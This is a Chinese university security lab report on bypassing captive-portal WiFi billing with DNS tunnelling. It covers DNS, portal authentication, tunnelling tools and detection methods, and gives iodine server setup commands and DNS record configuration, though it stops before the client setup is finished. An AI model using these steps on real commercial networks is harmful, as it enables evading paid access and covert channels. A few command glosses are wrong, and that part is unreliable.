中山大學 SUN YAT-SEN UNIVERSITY 移动网络安全技术实验报告

警示

1. 实验报告如有雷同，雷同各方当次实验成绩均以 0 分计。
2. 当次小组成员成绩只计学号、姓名登录在下表中的。
3. 在规定时间内未上交实验报告的，不得以其他方式补交，当次成绩按 0 分计。
4. 实验报告文件以 PDF 格式提交。

院系	数据科学与计算机学院	班 级	1506	组长	
学号	15352116	15352118	15352125		
学生	洪子淇	胡文浩	黄洪彬		
实验分工					

期末选题 1 利用 DNS TUNNEL 穿越网关计费系统

【实验题目】


很多商场、饭店的商业 WIFI 采用了 WEB Portal 认证方式，但有些认证系统存在漏洞，可以利用 DNS TUNNEL 绕过网关计费系统。请寻找一个存在这种漏洞的商业 WIFI 环境，验证漏洞的方式是能够利用 DNS TUNNEL 穿越网关计费系统。

【问题分析】

从题目中分析可以得知，实验需要解决的问题有：

1) Web Portal 认证系统的结构组成？

一代 web 认证的典型组网方式如下图所示：



2) 如何建立 DNS Tunnel 绕过认证系统？

DNS 隧道利用的正是 DNS 的查询过程，通过构造特殊的加密的 DNS 查询数据来构建隧道传输数据。

常见的热点都需要登录才能够上网，而提供热点的 ISP 对热点的 DNS 查询服务并不作限制，这样我们就可以在利用 DNS 查询机制传递信息。

我们在发起请求时,将请求数据包内容通过标准的 DNS 协议进行加密,标记解析请求的 DNS 地址,则有限制的 ISP 在解析客户端发起的域名请求时，无法识别地址,而去指定的 DNS 服务器上进行请求查询.此时,我们在指定的 DNS 服务器上进行数据包解密.。再将查询内容返回.有限制的 ISP 或者防火墙会再次检测内容是否为非认证状态，如果是非认证状态,则将查询结果内容进行丢包处理。

而我们就可以在特定的 DNS 服务器上，我们需要将结果进行标准 DNS 协议加密返回客户端.此时 ISP 无法识别结果，而直接返回客户端进行解密处理。这样我们就完成了一次 DNS 隧道请求，而完全绕过的 ISP 服务商的认证[1]。

3) 是否能够通过 DNS Tunnel 进行网络通信，以及通信质量？

即使在一些限制非常严格的环境下，DNS 协议还是允许处理内部和外部的通讯的。所以通过 dns 就可以建立起目标主机和命令&控制服务器之间的通讯。由于命令和数据包都是在合法的 dns 查询中传输的，所以很不容易被检测到。

DNS Tunneling 从提出到现在已经有了很多的实现工具，历史比较早的有 NSTX，Ozymandns，目前比较活跃的有 iodine，dnscat2，其他的还有 DeNise，dns2tcp，Heyoka 等。不同工具的核心原理相似，但在编码，实现细节和目标应用场景方面存在一定的差异性。

针对通信质量的监测，目前已经提出了多种检测技术，例如通过请求和相应包的大小进行监测，通常 dns tunneling 为了取得较大的带宽，会选择构造尽量大的 dns 请求和响应。还可以通过分析一定时间窗口内所产生的 FQDN 数，通常 DNS Tunneling 的 FQDN 数在一定时间窗口内会远高于正常的 DNS 流量。另外在 Detecting DNS Tunnels Using Character Frequency Analysis 论文中，证明了还可以通过词频的检测识别 DNS Tunneling 的流量。根据 Zipf 定律，在自然语言的语料库里，一个单词出现的次数与它在频率表里的排名成反比。正常的域名也符合这个定律。而在这篇论文中，证明了 DNS Tunneling 中由于域名做了编码，不符合 Zipf 定律，整个分布趋于平稳。另外很多 DNS Tunneling 使用 TXT 记录类型发送请求和响应，而在正常的 DNS 网络流量中，TXT 记录的比例可能只有 1%-2%，如果时间窗口内，

TXT 记录的比例激增，那么也意味着存在异常[2]。

下面是一些工具的简单介绍：

① iodine 是 Kali Linux 提供的一款 DNS 隧道工具。该工具分为服务器端 iodined 和客户端 iodine。服务器端 iodined 提供特定域名的 DNS 解析服务。当客户端请求该域名的解析，就可以建立隧道连接。该工具不仅可以提供高性能的网络隧道，还能提供额外的安全保证。渗透测试人员可以设置服务的访问密码，来保证该服务不被滥用[3]。

② Dns2tcp 是一种网络工具，设计用于通过 DNS 流量中继 TCP 连接。封装是在 TCP 级别上完成的，因此不需要特定的驱动程序。Dns2tcp 由两个部分组成:服务器端工具和客户端工具。服务器具有配置文件中指定的资源列表。每个资源都是一个本地或远程服务，监听 TCP 连接。客户端监听预定义的 TCP 端口，并通过 DNS 将每个传入连接转发到最终的服务。

③ Dnscat2 的定位是一个封装在 DNS 协议中加密的命令与控制(C&C)信道。它同样是 C/S 架构，Client 位于感染主机，而 Server 位于权威域名服务器上，如果没有权威域名服务器，则可以采用直连模式。Dnscat2 是一个命令与控制工具，并非像其他的 DNS Tunneling 工具一样可以用来摆脱 web 收费验证，免费上网。

④ OzymanDNS 是较早的一个工具，它基于 perl 开发，我只在作者博客上找到了一个 0.1 版本，它的主要功能就是结合 ssh 做文件传输。请求类型是 TXT，用 base32 编码，响应用 base64 编码。Ozymandns 的功能较单一，不如前几个那么稳健强大。

【实验内容】

1）了解 DNS 的运行机制， 并以此为基础建立 DNS Tunnel 来绕过 Web Portal。（叙述时要有简单实例）

2）DNS Tunnel 的原理。（叙述时须附拓扑图）

3）Web Portal 的原理。（叙述时须附拓扑图）

4）如何建立 DNS Tunnel 及 DNS Tunnel 通信质量。

5）实验建议：iodine 0.7.0 + 腾讯云服务器 + Windows 10 系统的计算机一台；自行设计用例；要能直观观察 DNS Tunnel；DNS Tunnel 的通信质量演示（例如传输较大的图片文件时的情况）。

【实验要求】

（1）运用综合知识完成实验（抓包、截图、协议分析、命令等等），注意叙述的条理性。

● 理论知识


1) **了解 DNS 的运行机制， 并以此为基础建立 DNS Tunnel 来绕过 Web Portal。**

域名系统 DNS(Domain Name System)是因特网使用的命名系统，用来把便于人们使用的机器名字转换成为 IP 地址。IP 地址是由 32 位的二进制数字组成的。用户与因特网上某台主机通信时，显然不愿意使用很难记忆的长达 32 位的二进制主机地址。即使是点分十进制 IP 地址也并不太容易记忆。相反，大家愿意使用比较容易记忆的主机名字。但是，机器在处理 IP 数据报时，并不是使用域名而是使用 IP 地址。这是因为 IP 地址长度固定，而域名的长度不固定，机器处理起来比较困难。

这时候 DNS 就发挥到了重大作用，DNS 负责将域名解析为 IP 地址，其要点如下：当某一个应用需要把主机名解析为 IP 地址时，该应用进程就调用解析程序，并称为 DNS 的一个客户，把待解析的域名放在 DNS 请求报文中，以 UDP 用户数据报方式发给本地域名服务器。本地域名服务器在查找域名后，把对应的 IP 地址放在回答报文中返回。应用程序获得目的主机的 IP 地址后即可进行通信。

在做 DNS 查询的时候，如果我们查的域名在 DNS 服务器本机的 cache 中没有，它就会去互联网上查询，最终把结果返回。如果我们在互联网上有台定制的服务器。只要依靠 DNS 的这层约定，就可以交换数据包了。从 DNS 协议上看，我们是在一次次的查询某个特定域名，并得到解析结果。但实际上，我们在和外部通讯。我们没有直接连到局域网外的机器，因为网关不会转发 IP 包出去。但局域网上的 DNS 服务器帮忙做了中转。这就是 DNS Tunnel 了。

当我们在酒店、机场等公共场所，通常有 Wifi 信号，但是当你访问一个网站时，可能会弹出个窗口，让你输入用户名、密码，登陆之后才可以继续上网。这时，你没有账号，就无法上网。但是有时可以发现，我们获取到得 DNS 地址是有效的，并且可以用以进行 DNS 查询，这时我们便可以用 DNS tunnel 技术来实现免费上网了！




当你连接上 wifi 后，你可以使用 DNS 服务器，向这个服务器的 53 端口发送数据，请求一个域名，比如 b.guanwei.org 。这台 DNS 服务器上没有 b.guanwei.org，那么它将向 root，也就是根域名服务器请求，看看根知道不。root 一看是.org 的域名，就交给.org 域名服务器进行解析。.org 的域名服务器一看是.guanwei.org 那么就会去找.guanwei.org 的域名服务器(f1g1ns1.dnspod.net),看看它有没有这条记录。.guanwei.org 的域名服务器上一看是 b.guanwei.og，如果它有这条 A 记录，那么就会返回 b.guanwei.org 的地址。

但是，如果没有，你可以再在 guanwei.org 的域名服务器上设定一个 NS 类型的记录人，如：guanwei.org NS 111.222.333.444(通常这里不让设置为地址，那么也好办，你可以先在 DNS 服务器上添加一条 A 记录，如 ns.guanwei.org 111.222.333.444，再添加 NS 记录：guanwei.org NS ns.guanwei.org)，这里指定一个公网服务器，也就是上图绿色的服务器，这台服务器中跑着 DNS tunnel 的 server 端，是一台假的 DNS 服务器，他不会返回 b.guanwei.org 的地址，但是它会将你的请求转发到已经设定的端口中，比如 SSH 的 22 端口，22 端口返回的数据它将转发到 53 端口返回给客户端(也就是你的电脑)。这时，你就可以用这台公网服务器的资源了，如果是一台 http 或者 sock 代理，那么你就可以用这个代理免费上网了[4]。

2) DNS Tunnel 的原理。

DNS Tunnel 即利用 DNS 查询过程建立起隧道，传输数据。DNS Tunnel 是隐蔽信道的一种，通过将其他协议封装在 DNS 协议中传输建立通信。因为在我们的网络世界中 DNS 是一个必不可少的服务，所以大部分防火墙和入侵检测设备很少会过滤 DNS 流量，这就给 DNS 作为一种隐蔽信道提供了条件，从而可以利用它实现诸如远程控制，文件传输等操作，现在越来越多的研究证明 DNS Tunnel 也经常在僵尸网络和 APT 攻击中扮演着重要的角色。


DNS Tunnel 的方法可以分为直连和中继两种。直连也就是 Client 直接和指定的目标 DNS Server(Authoritative NS Server)连接，通过将数据编码封装在 DNS 协议中进行通信，这种方式速度快，但是隐蔽性比较弱，很容易被探测到，另外限制比较高，很多场景不允许自己指定 DNS Server。而通过 DNS 迭代查询而实现的中继隧道，则更为隐秘，但同时因为数据包到达目标 DNS Server 前需要经过多个节点，所以速度上较直连慢很多。DNS Tunnel 的中继模式过程如下图所示。



上图中，UserA 和 User B 由于防火墙 D 的规则限制无法访问外网,但防火墙上对于 DNS 的流量是放行的。当 User 需要解析的域名 Local DNS Server 无法给出回答时，Local DNS Server 就会采用迭代查询通过互联网与各级域的权威服务器进行查询，比如从 com 域的服务器得到 test.com 域的权威服务器地址，最后定位到所查询域的权威 DNS Server，形成一个逻辑信道。所以，我们可以将通信的数据封装在客户端查询的请求中，当请求的数据包经过上图的路径，最终到达我们控制的权威 DNS Server 时，再从请求数据包中解析出数据，并将相应的数据封装在 DNS Response 中，返回给 Client 完成通信[5]。


3) Web Portal 的原理。

WEB 认证是一种基于网页的认证，未认证用户 HTTP 报文都会被接入 NAS 设备截获。交换机伪装成用户期望访问的站点，与用户建立 TCP 连接后，通过 HTTP 重定向将预先设定好的认证页面推送给用户，eportal 服务器携带用户的认证信息，向 radius 服务器发认证请求，radius 服务器返回认证成功或失败信息，如果认证成功后，由 web portal 服务器向 NAS 设备通过 SNMP 下发 IP+MAC 或者 IP 的绑定信息，同时发记账开始信息到 radius 服务器开始记账，以达到用户在线认证，且不用安装认证客户端的目的。主要由四大主要系统组成：



- ✧ 认证客户端：通常是一个浏览器，运行 HTTP 协议，用户通过浏览器上网时浏览器将发出 HTTP 请求。
- ✧ 接入设备：在网络拓扑中一般是接入层设备与用户终端设备直接相连接，在接入设备上需要启动 Web 认证功能。
- ✧ Portal Server：提供 Web 认证的认证界面和相关操作。Portal Server 接受认证客户端发出的基于 HTTP 的认证请求，提取其中的账号信息，将此信息发送到认证服务器进行认证，然后通告用户和接入设备认证结果。
- ✧ Radius Server：提供基于 radius 协议的远程用户认证，Portal Server 从 HTTP 中获取用户的认证账号信息，然后通过 radius 协议向 RADIUS Server 请求认证。Radius Server 通过 radius 协议向 Portal Server 反馈认证结果。

Web 认证的流程如下：



1、在认证之前，接入设备将未认证用户发出的所有 HTTP 请求都拦截下来，并重定向到 Portal 服务器去，这样在用户的浏览器上将弹出一个认证页面。

2、在认证过程中，用户在认证页面上输入认证信息（用户名、口令、校验码等等）与 Portal 服务器交互。

3、Portal 服务器和认证服务器（SAM）完成身份认证的功能。

4、在认证通过后，Portal 服务器将通知接入设备该用户已通过认证，接入设备将允许用户访问互联网资源。

用户 web 认证的前提是 http 报文被拦截，然后通过 http 重定向到 eportal 服务器进行认证，前期条件如下：

1、用户的能够获取 IP 地址，即交换机默认放行 DHCP 和 DNS 报文，只要交换机接口下开启 WEB 认证，默认交换机会放通 DHCP 及 DNS 报文

2、用户有网关的 ARP 信息（只有有网关的 arp 信息，才能发出跨网段地址的 tcp 链接和 http 请求）并和网关以及 eportal 通信；PC 客户端无法获取网关的 ARP 信息，从而导致 PC 无法发出 TCP 请求，进而无法发出 HTTP。这种情况在测试过程中较为常见，即配置直通地址（不受 802.1x 和 web 认证控制）放行用户网关 IP 地址和 eportal 服务器以及非受控站点报文；该直通地址通过匹配报文的目的 IP，对某些

目的 IP 为直通地址的 IP 报文即使未认证也给予放行，同时配置对网关地址的 ARP 报文放通。


3、用户访问网站的链接能够通过 DNS 服务器解析成 IP 地址，即 DNS 解析正常，交换机默认放行 DHCP 和 DNS 报文，只要交换机接口下开启 WEB 认证，默认交换机会放通 DHCP 及 DNS 报文[6]。

4) 如何建立 DNS Tunnel 及 DNS Tunnel 通信质量

根据问题分析里面的回答，本次实验使用 iodine 根据建立 DNS Tunnel，建立过程在下面的实验过程中会详细描述，通信质量的检测亦如此。

● 实验过程

1) 实验流程图




2) 环境准备与前期配置

- ✧ 一个已经申请好的公网域名，在这里我实验了同学的域名 pymcf.xyz
- ✧ 一个公网服务器 server，这里使用的是阿里的云服务器，运行着 Centos 系统，公网 ip 为 120.18.144.125
- ✧ 一个客户机 client，是 VMWare 上的一台虚拟机，运行 Ubuntu16.0 系统。

至此环境准备完成，下面是进行前期的配置（设置域名的 DNS），在域名管理器下添加一个 A 记录，A 记录名字可以任意，如 server.wangan.net，A 记录的值为 VPS 服务器的 IP 地址；再添加一个 NS 记录，这个 NS 的名字可以任意，比如 iodine.wangan.net，NS 记录的值为你上面添加的 A 记录的名字，即 server.wangan.net。如下图所示：

有上面可知，A 类型域名为 ns2116.pymcf.xyz，NS 类型域名为 iodine2116.pymcf.xyz。即：



3) 在 VPS 服务器上运行 iodine 程序

通过 SSH 登录阿里服务器，下载 iodine，由于操作系统是 Ubuntu14.04，源里面已经带有了 iodine，所以直接在命令行输入 sudo apt-get install iodine 进行安装。如果是 Centos 系统则可以使用 yum 进行下载（sudo yum install iodine），这里附上 Centos 下载 iodine 以及使用的参考网址（需要翻墙哦，同志们）https://peejseej.nl/2015/05/installing-iodine-server-on-centos-7/。安装完之后就是开启 iodine 服务，下面提供两种方法去开启：

① 直接使用 iodined 指令进行监听

Server 端参数说明：

iodined [options] <tunnel_ip> <topdomain>

tunnel_ip ： 指定 server 在 TUN 接口上的 IP，客户端的 TUN 接口 IP 会和服务端在同一子网内

topdomain ： 用来构造域名的上级域，也就是我们 ns 记录中的指定域名

Options:

-D ： 指定调试级别，-DD 指第二级，‘D’随等级增加


-f ： 前台运行

-P password ： 指定一个 password 进行认证，如果不指定，后续会提示

输入模板：sudo iodined -f -P YourPassword 10.0.0.1 Yourdemain

上面代码中的 10.0.0.1 是自设的内网网段，注意不要和局域网的网段一样。其中的 YourPassword 是你在服务器端自己设定的一个密码，客户端登入的时候需要用到这个密码。iodine2116.pymcf.xyz 则是添加的那个 NS 记录。事例：sudo iodined -f -P 12345678 10.0.0.1 iodine2116.pymcf.xyz

实验展示：




② 更改配置文件 iodine-server，然后通过启动 iodine-server 开始监听

首先进入 /etc/sysconfig 文件，可以通过 vim 对 iodine-server 文件进行编辑：

模板为：OPTIONS=“-f -c -P YourPassword 10.0.0.1 yourdemain”

编辑 iodine-server 文件如图所示：




然后使用以下命令开启或关闭 iodine-server 以及检查服务有没有运行：

systemctl start iodine-server（开启）

systemctl enable iodine-server（关闭）

systemctl status iodine-server （检查服务）

实验如图所示：




4) 设置客户机

客户机同样需要下载 iodine 软件，在 linux 下，需要自己编译安装一下即可运行。在 Mac 下，需先安装 TunTap 这个小工具，再编译安装即可运行。在 Windows 下，需安装 OpenVPN 的 Tap 模块。本次实验在 windows 和 Linux 都尝试了实验，下面会详细介绍 windows 的安装过程以及遇到的问题，而由于 Windows 出现的问题，所以本次实验使用的是 Linux 的客户机。因为别的小组采用同样的步骤在 Windows 并不会出现问题，所以本次实验还是把基本步骤给陈述出来：

Windows 系统：

③ 首先从 OpenVPN 官网下载最新版本的 OpenVPN，在安装的时候只勾选 TAP Virtual Ethernet Adapter 这个模块，如图：



